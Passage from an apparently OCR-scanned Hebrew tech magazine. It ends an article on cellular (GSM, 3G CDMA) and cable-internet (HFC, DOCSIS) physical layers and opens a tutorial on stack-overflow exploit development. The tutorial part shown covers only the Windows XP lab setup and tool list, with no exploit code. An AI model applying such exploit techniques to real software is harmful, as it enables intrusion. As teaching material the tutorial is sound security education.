מסגרת ברמה גבוהה יותר הנשלחת כל 120 מילי שניות. מתוך ה-26 האלו, חריץ 12 שמור לשליטה וחריץ 25 שמור לשימוש עתידי, כך שרק 24 חריצים נשארים לשימוש המשתמשים. (חריץ 12 השמור לשליטה משמש לעדכון המיקום, רישום בתחנת הבסיס, והקמת שיחה). לבסוף, GSM שונה מ-AMPS גם באופן בו הוא מטפל בתלהיך המסירה (handoff). בעוד ב-AMPS ה-MSC מטפל בתהליך הזה לבד (בלי עזרה של המכשיר הנייד), ב-GSM המכשיר מודד את איכות האות שלו מהתחנות בסביבה (בחריצים שלא בשימוש או בזמן Idle), ושולח את המידע הזה ל-BSC, ה-BSC קובע בעזרת המידע הזה מתי הטלפון הנייד עוזב תא אחד ונכנס לאחר ומבצע את תהליך המסירה. עיצוב זה של התהליך נקרא MAHO (ראשי תיבות: Mobile Assisted HandOff).




הדור השלישי (3G) של הטלפונים הניידים: קול ומידע דיגיטלי

הדור הראשון של הטלפונים הניידים היה קול אנלוגי, הדור השני היה קול דיגיטלי, והדור השלישי של הטלפונים הניידים (הנקרא גם 3G) ומתמקד בקול ומידע דיגיטלי. היו כמה גורמים שהניעו את התעשייה לדור השלישי: הראשון הוא שכמות התעבורה של המידע שעוברת ברשתות מ-Data כבר עברה את כמות המידע שמגיע מהעברת קול, והכמות גדלה אקספוננציאלית. השני הוא שתעשיית הטלפון, הבידור והמחשב כולם הפכו לדיגיטלים והם מתכנסים בקצב מהיר. רוב האנשים עוברים למכשירים קלים וניידים כדי לאפשר לעצמם לגלוש באינטרנט, לשלוח מיילים, לשחק בנייד, לראות סרטים/סדרות וכד', הדור השלישי מתמקד בלספק את רוחב הפס הדרוש לכך כדי לשמור על המשתמשים האלו מרוצים. כדי להשיג זאת הוצעו כמו הצעות IMT (ראשי תיבות: International Mobile Telecommunications) ולאחר ניפוי נשארו 2:

- WCDMA (ראשי תיבות: Wideband CDMA) שהוצעה ע"י אריקסון ונתמכה ע"י האיחוד האירופאי שקרא לה UMTS (ראשי תיבות: Universal Mobile Telecommunications System).
- CDMA2000 שהוצעה ע"י קוואלקום ונתמכה ע"י ארה"ב.

שתי המערכות דומות אחת לשניה (יותר מאשר שונות) והן מבוססות על CDMA (מערכת WCDMA משתמשת בערוצים ברוחב 5MHz בעוד CDMA2000 משתמשת בערוצים ברוחב 1.25MHz). והאמת היא שאם היינו שמים את המהנדסים של קוואלקום ואריקסון בחדר אחד, הם כנראה היו מגיעים לתקן אחיד ללא כל בעיות, אולם הבעיה פה לא הייתה הנדסית, אלא פוליטית. האירופאים דחפו לרשת שתעבוד במקביל ל-GSM, והאמריקאים רצו רשת שתתמוך בזאת שכבר פרוסה אצלם (IS-95). בנוסף, כל אחד תמך בחברה המקומית שלו, קוואלקום מקליפורניה ואריקסון משוודיה. CDMA לא משתמש בריבוב TDM או FDM, במקום זאת הוא עושה שימוש בסוג של ערבוב, בו כל משתמש משדר על אותו תדר באותו זמן. כשעקרון זה הוצג לראשונה, התעשייה התייחסה אליו באותה תגובה שקיבל קולומבוס מהמלכה איזבלה כשהציע להגיע להודו ע"י הפלגה לכיוון השני. למרות זאת, ובגלל ההתעקשות של קוואלקום, CDMA הצליח במערכת דור 2 (2G) ב-IS-95 ונעשה לבסיס עבור מערכות דור 3. כדי ש CDMA יעבוד בסביבה הסלולרית יש להתאים אותו יותר מהטכניקה הבסיסית שתיארנו כבר בחלק הקודם. באופן ספציפי, תיארנו CDMA מסונכרן, שבו רצף ה-chip אורטוגונלי (מאונך) בדיוק. העיצוב הזה עובד כאשר כל המשתמשים מסונכרנים על זמן ההתחלה וכל הקודים (רצף ה-chip-ים) שלהם מתחילים באותו הרגע, תנאי זה מתקיים כשמדובר בתחנת הבסיס, שכן תחנת הבסיס משדרת לכל הטלפונים הניידים בתא שלה, ויכולה לשדר את הקודים (רצף ה-chip-ים) של כל הטלפונים הניידים, באותו הזמן, לכולם (ז"א שהאותות יהיו מאונכים אחד לשני וניתן יהיה להפרידם). אך ברגע שאנו רוצים לשדר מהטלפון לתחנה, התחנה לא תוכל להפריד שידורים של כמה טלפונים מכיוון שהתחנת הבסיס תשמע את השידורים שלהם בזמנים

שונים. כדי לאפשר לטלפון הנייד לשלוח מידע לתחנת הבסיס ללא סנכרון, אנחנו רוצים רצף chip-ים שיהיו אורתוגונלים אחד לשני בכל הקיזוזים האפשריים (שחיבור כל האיברים במיקום הזהים, של 2 תחנות כלשהן יתן 0), ואנו רוצים זאת לא רק כשהם מסונכרנים לזמן ההתחלה. למרות שלא ניתן למצוא רצף chip אורתוגונלי בדיוק למקרה הכללי הזה, רצפים Pseudorandom (מחולל רצפים פסאודו אקראיים) מתקרבים מספיק. וזה מאפשר למקבל לסנן את השידורים הבלתי רצויים מהשדר המתקבל. ולכן הרצפים הפסאודו רנדומליים מאפשרים לתחנת הבסיס לקבל שידורי CDMA מטלפונים ניידים עצמאיים (לא מסונכרנים). אולם, ההנחה העקרית שהנחנו הינה שכל רמות הכוח של המכשירים יהיו אותו הדבר בצד המקבל (במקרה שלנו, תחנת הבסיס). אותם רמות כוח שמתקבלות בתחנת הבסיס תלוית בכמה רחוק המשדר נמצא ולפיכך בכמה כוח הם צרכים כדי לשדר. אז כיצד אנחנו יודעים שההנחה אכן נכונה? כדי להבטיח את נכונותה כל מכשיר ישדר לתחנת הבסיס ברמת הכוח ההופכית שהוא קיבל מתחנת הבסיס (במילים אחרות: טלפון נייד שקיבל אות חלש מתחנת הבסיס ישתמש ביותר כוח מאחד שקיבל אות חזק מתחנת הבסיס), ולשם דיוק רב יותר, כל תחנת בסיס תספק פידבק למכשיר (להגדיל, להנמיך, או להשאיר) על כוח השידור (הפידבק מתבצע 1500 פעמים בשניה, מכיוון ששליטה טובה בכוח השידור חשובה כדי לצמצם הפרעות ורעשים למינימום הניתן). עוד שיפורים מסכמת ה-CDMA הבסיסית מתבצעים כדי לאפשר למשתמשים שונים לשדר מידע בקצבים שונים. הטריק הזה מושג באופן טבעי ב-CDMA ע"י קיבוע של הקצב בו משדרים רצפי chipים (קודים) והקצאה של אורך רצף (קוד) שונה. לדוגמה, ב-WCDMA קצב השידור של רצף chip הוא 3.84Mchips/sec והפקת הקוד משתנה מרצף chip של 4 עד ל-256. ברצף chip עם קוד של 256, נשאר בערך 12kbps (אחרי תיקון טעויות), והרוחב הזה מספיק לשיחת טלפון קולית. אך אם נקצה רצף chip של 4 קודים, קצב שליחת המידע של המשתמש יגיע עד (בערך) 1Mbps. אחרי שטיפלנו בבעיות שמנעו מ-CDMA לעבוד, נתאר את שלושת היתרונות העקריים שלו:



- בראש ובראשונה CDMA משפר את היכולת ע"י היתרון של שימוש בחלקי זמן קטנים שבהם המשדרים שקטים. בכל שיחת טלפון, צד אחד של השיחה נמצא בשקט (לא מדבר ולפיכך לא משדר מידע) כל זמן שהצד השני מדבר. בממוצע הקו "עסוק" כ-40% מהזמן. אך חלקי הזמן האלו הם קטנים וקשה לצפות אותם, ולכן מערכת TDM ו-FDM, לא מסוגלות לבצע שימוש בחריצי הזמן השקטים האלו. לעומתם, ב-CDMA, בכך שאתה לא משדר, אתה (בתור משתמש אחד) מוריד את ההפרעות למשתמשים האחרים (באותו התא), וברגע שמדובר על כמות של משתמשים שלא מפריעים (כל אחד לזמן קצר, כל פעם) אחוז ההפרעה הכללי בתא יורד, ולכן ניתן לתת שירות למספר גדול יותר של שיחות בו זמנית.


- ב-CDMA, כל תא משתמש באותו התדר (שלא כמו ב-GSM וב AMPS, אין צורך לבצע ריבוב בחלוקת תדר על מנת להפריד בין השידורים של המשתמשים השונים). היתרון הוא שזה מונע מהמהנדסים לבצע תכנון תדרים מסובך ומגדיל את היכולת של התא (במקום חלוקה צרה של רצועת תדר, בתא מבוצע שימוש בכל רצועת התדר האפשרית, החלוקה נעשית כמובן ע"י הקוד). בנוסף, זה מאפשר לתחנת הבסיס לבצע שימוש בכמה אנטנות כיווניות (במקום באנטנה Omnidirectional), אנטנות כיווניות מרכזות את האות לכיוון מסויים ומפחיתות את האות, ומכאן גם את ההפרעות בכיוונים אחרים (כמובן שהתחנה צריכה לעקוב אחרי המשתמש כשהוא נע מסקטור לסקטור (מאנטנה כיוונית לאנטנה כיוונית) בתוך התא, אך זה קל לבצע ב-CDMA כי כולן משתמשות באותם תדרים).

- CDMA מאפשר לבצע מסירה רכה (soft handoff), שבו תחנת הבסיס החדשה מקושרת לטלפון הנייד לפני שתחנת הבסיס הישנה התנתקה ממנו. בדרך הזו, כמות השיחות המתנתקות בזמן תנועה ירד משמעותית. CDMA מצליח לבצע זאת מכיוון שכל התחנות עובדות באותו התדר, והטלפון הנייד לא צריך להחליף תדר כדי להתחבר לתחנה החדשה. ניתן לראות איור של הפעולה בצד שמאל למעלה.

טלוויזיה וכבלים

לאחר שעברנו על מערכת הטלפוניה הציבורית (הקווית) והסלולרית, ישנו עוד שחקן שיהיה בתפקיד חשוב שמשווע לחיבור אינטרנטי: רשתות הטלוויזיה בכבלים.


אנטנת טלוויזיה קהילתית



חברות הכבלים יזמו בסוף שנות ה-40, דרך לספק קליטה טובה יותר לבתים באזורים מרוחקים או הרריים. תחילה, המערכת הכילה אנטנה גדולה על גבי גבעה (כדי לקלוט את האות של רשתות הטלוויזיה), מגבר הנקרא headend (על מנת לחזק את האות), וכבל קואקסיאלי (כדי להעביר את האות לבתים של האנשים). ניתן לראות את הסכמה של הדרך הראשונית הזו בצד שמאל. בגלל החלוקה הקהילתית של האנטנה, בשנים הראשונות, טלוויזיה בכבלים נקראה אנטנת טלוויזיה קהילתית. ב-1974, חברת טיים העלו ערוץ חדש, עם תכנים חדשים (סרטים) שהיה מופץ באופן בלעדי בכבלים. במהרה החלו לעקוב אחריהם עוד ערוצים שהציעו את מרכולתם באופן בלעדי בכבלים, והתמחו בתכנים ספציפים כגון חדשות, ספורט, בישול וכ'ו. התפתחות הזו האיצה 2 שינויים בתעשייה: הראשון, התאגידים הגדולים החלו לקנות מערכות כבלים והניחו כבלים חדשים כדי להשיג עוד מנויים. השני, כעת היה צורך לחבר כמה מערכות, לעיתים קרובות בערים מרוחקות זו מזו, על מנת להפיץ


את ערוצי הכבלים החדשים. חברות הכבלים החלו להניח כבלים בין הערים על מנת לחבר את כולם למערכת אחת.

אינטרנט על גבי הכבלים



במהלך השנים, מערכת הכבלים גדלה והוחלפה, בין הערים, בסיב ברוחב פס מהיר. מערכות בעלות סיב למרחקים ארוכים וכבל קואקסיאלי לבתים (כמו במערכות הכבלים) נקראות מערכות HFC (ראשי תיבות: Hybrid Fiber Coax). מי שאחראי על הפיכת הממשק מאלקטרוני לאופטי (ולהפך) אלה ה-Fiber nodes. מכיוון שרוחב הפס של הסיב יותר גדול מזה של הכבל הקואקסיאלי, כל צומת (Fiber nodes) מספקת מידע לכמה כבלים קואקסיאלים. ניתן לראות מערכת HFC כזו באיור (a) משמאל. במהלך העשור האחרון, הרבה חברות כבלים החליטו להיכנס לעסקי האינטרנט (ISP) ואף לטלפוניה. אך היו כמה בעיות טכניות שהקשו עליהן את הכניסה החלקה, בראש ובראשונה, כל מגברי האות שהיו פועלים לצד אחד בלבד היו צרכים להיות מוחלפים בכאלה שעובדים לשני הצדדים (דו-כיווניים) כדי לתמוך בהעלאה בנוסף להורדה. בזמן שהם ביצעו את ההחלפה הזו לאורך כל הרשת, חברות הכבלים שכרו חיבורים מחברות הטלפוניה (על גבי רשת הטלפוניה כמובן) להעלאה בלבד. אך ישנו שוני מהותי נוסף בין המערכת HFC באיור (a) משמאל, למערכת הטלפוניה באיור (b) משמאל שהרבה יותר קשה לפתרון. במערכת HFC, כבל אחד שעובר בשכונה מחולק לכל הבתים, בעוד במערכת הטלפוניה לכל בית יש את הלולאה מקומית (local loop) (זוג חוטים שזורים) אישיים. בעוד לשידור הפצה (Broadcast) זהו מצב מתאים באופן טבעי (כל התוכניות מופצות על הכבל, וזה לא משנה אם ישנם 10 צופים או 10,000 צופים), אך כשאותו הכבל משמש לחיבור לאינטרנט, זה משנה אם יש 10 משתמשים או 10,000. אם אחד המשתמשים מחליט להוריד קובץ גדול, רוחב הפס שאמור לשמש את השכנים (על אותו הכבל) קטן. תעשיית הכבלים פתרה את הבעיה הזו ע"י פיצול של כבלים ארוכים ופריסה של עוד כבלים קואקסיאלים באותו שטח, וחיבור של כל אחד מהם ישירות אל הצומת (fiber node). בדרך כלל צומת כזו מסוגלת לנהל כ-500-2,000 בתים.

הקצאת ספקטרום



ביטול כל ערוצי הטלוויזיה בכבלים, ושימוש של התשתית רק בשביל לספק גישה לאינטרנט, בטח יצור כמות מכובדת של לקוחות זועמים, ובגלל זה חברות הכבלים מהססות בנושא. בנוסף, רוב הערים מבצעות רגולציה כבדה על השימושים של הכבל ומה עובר בו. לכן ספק כבלים לא יורשה לעשות זאת, גם אם ירצה. כתוצאה מכך הם צרכים למצוא דרך לאינטרנט ולטלוויזיה להתקיים ביחד על אותו כבל (אותה תשתית).

הפתרון הוא לבנות ריבוב בחלוקת תדר. ערוצי הכבלים בצפון אמריקה עובדים על 54MHz - 550MHz (חוץ מרדיו FM), כל ערוץ ברוחב 6MHz (כולל מגני פס - guard bands), ויכול לשאת ערוץ טלוויזיה אנלוגי אחד או כמה ערוצי טלוויזיה דיגיטליים. באירופה הקצה התחתון הוא בערך ב-65MHz והערוצים הם ברוחב של 6-8MHz (בגלל הרזולוציה הגבוהה יותר שדורשים PAL ו-SECAM), חוץ מזה הסכמה דומה. את סכמת החלוקה ניתן לראות באיור משמאל, וכמו שניתן לראות הערוצי העלאה הינם ברצועה 5-42MHz (קצת יותר גבוה באירופה) ובתדרים הגבוהים משתמשים להורדה. שימו לב שמכיוון שכל האותות של הטלוויזיה הם בכיוון הורדה, ניתן להשתמש במגברי אות (amplifiers) להעלאה שעובדים רק בטווחים 5-42MHz ובמגברי אות להורדה שעובדים רק בטווחים 54MHz ומעלה. בנוסף, כדי לשדרג את המגברים, המפעילה צריכה לשדרג גם את ה-headend, ממגבר "טיפש" למערכת מחשוב דיגיטלית בעלת סיב עם רוחב פס רחב כדי להתממשק עם ISP. לעיתים החברות שידרגו גם את השם מ-headend ל-CMTS (ראשי תיבות: Cable Modem Termination System).

מודם כבלים


כמו שאנו יודעים, גישה לאינטרנט דורשת מודם, שמחובר מצד אחד למחשב ומהצד השני לרשת הכבלים (במקרה הזה).

בימים הראשונים של האינטרנט על גבי רשת הכבלים, לכל ספקית היה כבל משלה למודם, שהותקן במיוחד ע"י טכנאי החברה. אך במהרה נראה היה כי סטנדרט פתוח ייצור תחרות גדולה יותר, יוריד את המחירים, יעודד שימוש נרחב יותר, ואף יגרום ללקוחות לרכוש את הכבלים בחנויות ולהתקינם באופן עצמאי (בדומה לשוק הראוטרים כיום). בהמשך לכך, חברות הכבלים הגדולות שיתפו פעולה עם חברה הנקראת CableLabs על מנת לייצר סטנדרט לכבלי מודמים ולבחון את המוצרים בתאמה לתקן. הסטנדרט אותו היא יצרה נקרא DOCSIS (ראשי תיבות: Data Over Cable Service Interface Spcification). הגרסה

הראשונה שלו (1.0) שוחררה בשנת 1997 ולאחריה יצאה הגרסה 2.0 בשנת 2001, התקן בגרסתו השניה התמקד בהגדלת קצבי העלאה על מנת לאפשר תמיכה טובה יותר בשירותים סימטריים (כמו טלפונית IP, או VoIP). והגרסה האחרונה של התקן, 3.0, ששוחררה ב-2006, עושה שימוש בפס רחב יותר כדי להגדיל את הקבצים בשני הכיוונים (העלאה והורדה). (את טבלת המהירויות של כל תקן ניתן לראות כאן). בנוסף, יש לציין כי קיים סטנדרט אירופאי מקביל הנקרא EuroDOCSIS. ממשק המודם-למחשב הוא פשוט, בדרך כלל הוא מתבצע דרך חיבור Ethernet (ולפעמים דרך USB). לעומתו, הקצה השני (מהמודם-לרשת) מסובך הרבה יותר, והוא עושה שימוש ב-FDM, TDM ו-CDMA כדי לשתף את רוחב הפס בין המנויים. כשאנו מחברים כבל אתרנט מהשקע בקיר אל המודם, המודם, הוא סורק את זרם הנתונים המתקבל בערוץ ההורדה בחיפוש אחר מנה מיוחדת שמשודרת ע"י ה-headend מפעם לפעם, כדי לספק את הפרמטרים של המערכת למודמים שהתחברו כרגע, וכשהמודם מוצא את המנה הזו, הוא (המודם החדש) מכריז על נוכחותו על גבי אחד מערוצי העלאה. ה-headend מגיב ע"י ייעוד של ערוצי העלאה והקצאה והקצאתם לאותו מודם (יש לציין כי ההקצאה יכולה להשתנות לאחר מכן אם ה-headend יראה כי יש בכך צורך על מנת לאזן את העומס). השימוש בערוצי 6MHz או 8MHz הוא חלק מריבוב ה-FDM. כל מודם שולח מידע דרך הכבל שלו על גבי ערוץ העלאה אחד וערוץ הורדה אחד (או כמה ערוצים כאלו בגרסה 3.0). הסכמה הרגילה הינה לקיחה של כל ערוץ הורדה 6MHz (או 8) ולאפנן אותו עם QAM-64 (תרשים קונסטלציה בעל 64 שילובים של אמפליטודות ופאזות) או, אם איכות הכבל טובה באופן יוצא דופן -QAM 256. אם ערוץ ברוחב 6MHz ובאפנון QAM-64 ניתן לשדר ב-36Mbps (כשמפחיתים מזה את התקורה נשאר לנו 27Mbps, וב QAM-256 לאחר התקורה נשאר 39Mbps). להעלאה, יש יותר הפרעות RF (תדרי רדיו - Radio Frequency) מכיוון שהמערכת לא תוכננה במקור למידע, ורעש מכמה מנויים מתועל אל ה-headend כך שדרושה סכמה שמרנית יותר. הסכמות כאן משתנו מ-QPSK ועד ל-QAM-128, כשכמה מהסמלים משמשים להגנת שגיאות בעזרת אפנון Trellis Code. לאחר מכן עושים שימוש ב-TDM כדי לחלוק את רוחב הפס בהעלאה לשימוש של כמה מנויים. אחרת השידורים שלהם יתנגשו ב-headend. הזמן מחולק למיני חריצים ומנויים שונים שולחים בחריצים שונים. כדי לגרום לזה לעבוד כל מודם קובע את המרחק שלו מה headend ע"י שליחה של מנה מיוחדת אל ה-headend ורואה כמה זמן לוקח לו לקבל תשובה (תהליך זה נקרא ranging). ה-headend מכריז על תחילת סיבוב חדש של מיני חריצים, אך יריית הפתיחה הזאת לא נשמעת בכל המודמים באופן אחיד (באותו הזמן) בגלל המרחק שלהם מה headend וזמן ההגעה שדרוש למנה "לחלחל" בכבל.

בכך שכל מודם יודע מה המרחק שלו מה-headend, כל מודם יכול לחשב לפני כמה זמן המיני חריץ הראשון התחיל באמת. (מיני חריץ הוא תלוי אורך הרשת, מנה טיפוסית היא 8 בתים). בזמן האתחול, ה-headend מקצה לכל מודם מיני חריץ לשימוש לשם בקשה לרוחב פס להעלאה. וכשהמחשב רוצה לשלוח מנה, הוא מעביר את המנה אל המודם, שמבקש את מס' המיני חריצים הדרושים לו. אם הבקשה התקבלה, ה-headend שולח אישור למודם (בערוץ ההורדה) שאומר למודם איזה מיני חריצים שמורים

למנה שלו. לאחר מכן המנה נשלחת מתחילת המיני חריץ הראשון השמור לה (ניתן לבקש מיני חריצים נוספים בשביל עוד מנות על גבי הכותרת (header) של המנה - ניגע בזה יותר בשכבות הבאות). ככלל, מודמים מרובים יוקצו לאותו מיני חריץ, מה שיוביל להתנגשות, וישנם 2 דרכים שונות לטפל בזה: הראשונה היא שימוש בריבוב CDMA על מנת לחלוק את המיני חריץ. זה פותר את הבעיה כי כמו שאנחנו יודעים, בעזרת רצף קוד CDMA כל המנויים יכולים לשלוח מידע בו זמנית. הדרך השנייה היא לא ע"י שימוש ב-CDMA, ובמקרה הזה לא יהיה אישור לבקשה בגלל ההתנגשות. במקרה הזה המודם מחכה זמן אקראי ומנסה לשלוח שוב, אם הוא מצליח-מה טוב, אם לא-הוא מחכה זמן כפול מהזמן האקראי שחיכה מוקדם (למי שכבר מכיר, האלגוריתם הזה הוא פשוט ALOHA מחורץ עם השהייה בזמן מעריכי).



ערוצי ההורדה מנוהלים באופן שונה מערוצי העלאה. כהתחלה, יש רק שולח אחד (ה-headend), כך שלא יכולה להיווצר התנגשות ואין צורך במיני חריצים (ריבוב בחלוקת זמן - TDM). בנוסף, התנועה על גבי ערוצי ההורדה היא לרוב גדולה הרבה יותר מערוצי העלאה, לכן יש שימוש במנה בעלת גדול קבוע - 204 בתים (כשבחלק ממנה נעשה שימוש בקוד תיקון טעויות Reed-Solomon ועוד תקורה לשימושים שונים, מה שמשאיר 184 בתים).

סיכום

השכבה הפיזית היא הבסיס לרשת כולה. הטבע מטיל שתי מגבלות מהותיות על כל הערוצים, ואלו קובעות את רוחב הפס שלהם. המגבלות האלו הן חסם נייקוויסט (המטפל בערוצים ללא רעש) וחסם שנון (המטפל בערוצים בעלי רעש). תמסורת (בעברית: תווך) יכולה להיות מודרכת או לא מודרכת. התמסורות המודרכות (או חסומות) העיקריות הם חוטים שזורים, כבל הקואקסיאלי, וסיבים אופטיים. בעוד תמסורות לא מודרכות כוללות: גלי רדיו, גלי מיקרו-גל, אינפרא אדום, לייזרים (על גבי האוויר), ולווינים. שיטות אפנון דיגיטליות שולחות ביטים על גבי תמסורות מודרכות ולא מודרכות כאותות אנלוגיים. קוי קוד פועלים ב-baseband, ואתות יכולים להיות ממקומים על גבי passband בעזרת אפנון האמפליטודה, תדר, והפאזה. בנוסף, ערוצים יכולים להיות משותפים בין משתמשים עם ריבוב בחלוקת זמן, תדר, וקוד. הרכיב העקרי של מערכות הטלפוניה ברמת WAN אלה הלולאות המקומיות (local loops), צמתי trunks, והמתגים. ADSL מציע מהירות של עד 40Mbps על גבי לולאות מקומיות. ו-PON מביא את הסיב עד לבית (הק"מ האחרון) ומספק מהירויות גבוהות עוד יותר. ה-Trunks מעבירים מידע דיגיטלי. הם מאופננים בעזרת WDM כדי לספק מספר רב קישורים בעלי יכולת גבוהה על גבי סיבים אחדים, כמו כן הם גם מרובבים בעזרת TDM כדי לשתף כל קישור כזה בין כמה משתמשים. טלפונים ניידים נמצאים היום בתפוצה רחבה

לשם תקשורת קול, ומידע (תחום שהולך וגדל), והם עברו 3 דורות. הדור הראשון, 1G, היה אנלוגי ונשלט ע"י AMPS. הדור השני, 2G, היה דיגיטלי כש-GSM היה הנפוץ ביותר. והדור השלישי, 3G, גם הוא דיגיטלי ומבוסס על CDMA, ועושה שימוש ב-WCDMA וב-CDMA2000. מערכת חלופית לגישה לאינטרנט היא מערכת הכבלים. היא התפתחה מתשתית של כבל קואקסיאלי לתשתית המשולבת סיב אופטי וכבל קואקסיאלי, ומטלוויזיה לטוויזיה ואינטרנט. באופן פוטנציאלי היא מציעה רוחב פס גבוהה, אך רוחב הפס הזה מחולק עם שאר המשתמשים ולכן המהירות תלויה באופן רב בכמות המשתמשים המחוברים לרשת זו. מקווה שהצלחתי לחדש דבר או שניים, ואפילו (למי שכבר מכיר) להוריד כמה אסימונים.

שלוט בפיצ'רים שלך!

(או איך לפתח אקספלוייטים מבוססי גלישת מחסנית)

מאת יובל (tsif) נתיב

הקדמה

כן, בנושא הזה נכתבו כבר מאמרים רבים. גם בעברית, גם באנגלית וגם בשפות אחרות. נושא פיתוח האקספלויטים הוא נושא אשר יחסית מקודם ומאמר זה אינו מתיימר להיות טוב יותר, מובן יותר או מקצועי יותר. אצא מנקודת הנחה שהכותב לא פיתח בעבר אקספלוטים פשוטים, מכיר C ו-ASM86 או לחילופין פיתח אקספלויטים ומעוניין ברענון של השלבים והמתודה. שוב, אין כאן ניסיון להיות טוב יותר או ברור יותר, אלא לנסות לאפשר לאנשים אשר לא התעסקו עם הנושא בעבר, את הגלישה הראשונה לתוך הנושא תוך כדי ניסוי ולמידה.

הכנת סביבת עבודה

בעת פיתוח אקספלויט אנו מנסים להביא את התוכנה 'המקורבנת' שלנו למצבי קיצון שאיתם לא תוכננה להתמודד. כך לדוגמא נוכל לנסות לקחת מערכת הדורשת שם משתמש וסיסמא ולנסות להזין שם משתמש ארוך מאוד. מפתחי המערכת כנראה תכננו קליטה של שם משתמש אך לא בטוח שתכננו שם משתמש באורך של 1024 תווים. האם הם ניסו להתמודד עם מצב כזה? כיצד? זהו החלק הראשוני של פיתוח האקספלויט שלנו. עלינו להבין היכן נמצאת והבעיה ומה גורם לה. לאחר מכן נוכל להבין איך היא מתנהגת ולנצל אותה למטרותינו.

מכיוון שתהליך פיתוח האקספלויט הוא בעייתי בכמה מובנים אמליץ לכם להשתמש במכונה וירטואלית לצורך העניין. אנו נזריק קודים שהם סמי-נוזקות לזכרון, נקריס את התוכנה המיועדת כמה פעמים ולכן מומלץ בחום לעבוד עם מכונה וירטואלית. בנוסף, מערכת ההפעלה שנשתמש בה לצורך ההדגמה הינה חלונות XP. ההסבר מדוע יבוא בהמשך.

מערכת ההפעלה

מכיוון שיש סיכוי גבוה שאנו נקריס את המכונה המריצה את התוכנה הפגיעה ו\או את התוכנה כמה פעמים אנו נעדיף שהתוכנה אותה נבדוק תריץ מכונה וירטואלית. לצורך הדגמה זאת אנו נעבוד עם מכונת Windows XP. גרסת ה-Service Pack אינה חשובה לצורך הדגמה זאת ונסביר בהמשך כיצד היא עלולה

לשנות ואילו דברים. הסיבה שאנו לא מפתחים את האקספלויט שלנו כרגע על Windows7 היא שבמערכת הפעלה זאת הוכנסו מנגנוני הגנה שונים אשר יקשו על תהליך פיתוח הפגיעות כגון DEP[1] ו-ASLR[2] אשר נדבר עליהם קצת בהמשך. יש להתחיל מהקמת מכונה וירטואלית של Windows XP, הגדרת מתאם הרשת ה-Bridged[3] (בהמשך נצטרך תקשורת אל המכונה) ואת התכונות המצוינות בפרק הבא.

תוכנות נדרשות והסברים כלליים

במהלך בניית האקספלויט אנו נצטרך להיעזר בכמה כלים כדי להתקדם מהר יותר בתהליך הפיתוח. אנסה לספק כאן הסברים בסיסיים לגבי הכלים שבהם נשתמש ואסמוך הרבה על יכולת החיפוש שלכם בגוגל. רשימת הכלים תהיה יחסית מצומצמת. באופן כללי - כל הכלים שאתה צריכים (כולל התוכנה הפגיעה והסקריפטים) נמצאים כאן: http://bit.ly/dw_0x50.

Python

התקינו Python על מערכת ההפעלה שלכם. ההתקנה הזאת היא לא חובה אך תספק נוחות גבוהה יותר בתהליך הפיתוח. במהלך התהליך אתם לא רוצים לשרוף זמן על לוגיסטיקה ולשבור את רצף המחשבה שלכם. אם אינכם מעוניינים להתקין Python בחלונות XP ישנה גם האפשרות שאת פיתוח הפגיעות תבצעו במערכת האב שלכם (במקרה שלי, אובונטו). בנוסף, מומלץ להתקין עורך טקסט נוח. Sublime הוא דוגמא טובה לעורך כזה.

Immunity Debugger

